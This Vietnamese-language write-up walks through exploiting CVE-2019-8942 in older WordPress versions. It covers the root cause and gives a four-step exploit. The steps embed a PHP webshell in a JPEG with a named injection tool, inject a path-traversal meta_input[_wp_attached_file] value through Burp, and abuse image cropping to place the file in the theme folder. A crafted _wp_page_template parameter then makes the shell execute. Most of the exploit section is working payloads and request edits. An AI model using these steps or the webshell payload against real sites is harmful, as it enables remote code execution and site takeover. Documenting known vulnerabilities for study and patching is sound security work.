# CVE-2019-8942: LOCAL FILE INCLUDE VÀ DIRECTORY TRAVERSAL DẪN TỚI RCE TRONG WORDPRESS

**Mô tả:** Chức năng upload media của wordpress không xóa metadata của ảnh dẫn tới attacker có thể chèn webshell vào phần exif data của ảnh, đồng thời chuyển ảnh sang thư mục wp-includes/theme để chạy webshell.

**Phiên bản tồn tại lỗ hổng:** Word press 5.0.0 và các phiên bản <=4.9.8

**CVSS score:** 6.5

**Yêu cầu xác thực:** tài khoản quyền author trở lên

**Mô tả chi tiết:**

- Khi tài khoản quyền author tạo hoặc chỉnh sửa các post, hàm edit\_post sẽ được gọi và sau đó gọi tới hàm wp\_update\_post trong file wp-admin/includes/post.php. Hàm wp\_update\_post lấy trực tiếp biến $post\_data mà không cần kiểm tra các trường dữ liệu không được phép. Để khai thác, attacker sẽ upload 1 file ảnh đã chèn shell php, sử dụng tính năng crop ảnh để lưu ảnh sang thư mục theme (được phép thực thi file php), sau đó tạo post mới và ghi đè tham số meta\_input trong request để đính kèm file ảnh, qua đó thực hiện RCE bằng webshell được chèn trong ảnh.


**Exploit:**

### - Bước 1 : Chèn webshell vào ảnh sử dụng tool php-jpeg-injector-master <https://github.com/dlegs/php-jpeg-injector>

Do wordpress xử lý hình ảnh mặc định bằng thư viện GD, tất cả thông tin exif của ảnh sẽ bị xóa nên cần sử dụng tool trên để chèn shell code vào sau scan header của ảnh (phần không bị GD scan). Phần shell code chứa tối đa 26 ký tự.


Mở powershell tại thư mục chứa ảnh và chạy command sau (lưu ý nên chọn ảnh chưa nén):

*python3 gd-jpeg.py duong\_dan\_toi\_file\_anh '<?php system($\_GET["c"]);?>' ten\_file\_output*



### - Bước 2: Đăng nhập vào wordpress, Chọn Media/Add New và upload file ảnh đã chèn webshell lên.

Khi upload ảnh sẽ gọi tới hàm wp\_insert\_post trong file wp-admin/includes/post.php. Hàm này lấy hầu hết metadata trong ảnh mà k cần validate.




Để thực hiện khai thác, attacker sẽ chèn thêm tham số meta\_input[\_wp\_attached\_file], đây là tham số nhằm thay đổi một tên tệp bất kỳ. Tên tệp này sẽ được gọi khi một yêu cầu chỉnh sửa hình ảnh được gửi đến server.

**Sau khi upload, chọn ảnh đã tải lên -> Edit more details. Bật chế độ intercept của Burp lên và chọn Update. Trong request tới post.php, thêm phần sau vào cuối request và forward:**


*&meta\_input[\_wp\_attached\_file]=2021/08/ten\_file\_anh.jpg#/../../../../themes/tên\_theme\_wordpress\_sử\_dụng/ten\_file\_anh.jpg*

(phần 2021/08 thay bằng năm và tháng up ảnh, tên theme sử dụng trong bài viết là twentyseventeen)




### - Bước 3: Sử dụng chức năng cắt ảnh để lưu ảnh vào thư mục của theme wordpress

Trong Media, click vào ảnh đã tải lên và chọn Edit image. Kéo chuột chọn toàn bộ ảnh sau đó chọn biểu tượng crop và lưu lại.



Khi chọn crop ảnh, hàm wp\_crop\_image sẽ được gọi. Hàm wp\_crop\_image() sẽ cố gắng truy xuất hình ảnh thông qua get\_attached\_file để xử lý ảnh.





Hàm get\_attached\_file gọi tới giá trị \_wp\_attached\_file mà attacker đã truyền vào request ở bước 2, sau đó wordpress sẽ truy xuất file theo 2 cách: truy xuất file trên server và truy xuất qua URL.

Do đường dẫn *wp-content/uploads/2021/08/infected\_doge.jpeg#/../../../../themes/twentyseventeen/infected\_doge.jpeg* không tồn tại nên wordpress sẽ truy xuất file qua URL có dạng : *{path\_wordpress}/ wp-content/uploads/2021/08/infected\_doge.jpeg#/../../../../themes/**twentyseventeen/infected\_doge.jpeg.* Theo chuẩn xử lý URL của PHP, phần sau dấu # sẽ bị bỏ qua (có vai trò như anchor trong URL)

Sau đó, hàm make\_image được gọi để lưu ảnh. Hàm này sử dụng tên tệp trên server như giá trị *meta\_input[\_wp\_attached\_file]* đã truyền vào. Điều này dẫn tới lỗ hổng LFI khi file ảnh sau khi crop sẽ được lưu vào thưc mục */wp-content/themes/twentyseventeen.* Để lấy tên file ảnh crop, kiểm tra HTTP history của Burp để tìm 1 request tới /wp-admin/admin-ajax.php có trả về 1 đoạn mã JSON như sau:




Trường filename chính là tên file mới được tạo ra.

### Bước 4: Tạo 1 post mới và đính kèm file ảnh chứa webshell để RCE

Các post của wordpress có thể được chèn vào 1 template riêng thông qua tham số meta\_input[‘\_wp\_page\_template’] . Do đó , attacker có thể gán tham số này bằng file ảnh chứa webshell bên trên để đính kèm webshell vào post và thực hiện RCE thông qua post mới được tạo


**Chọn Post/Add New để tạo post mới mà ấn Publish.**



**Intercept request tới /wp-admin/post.php, chèn &meta\_input[\_wp\_page\_template]= [tên file ảnh mới] vào cuối request và forward.**



**Truy cập link post mới tạo là webshell được thực thi:**

****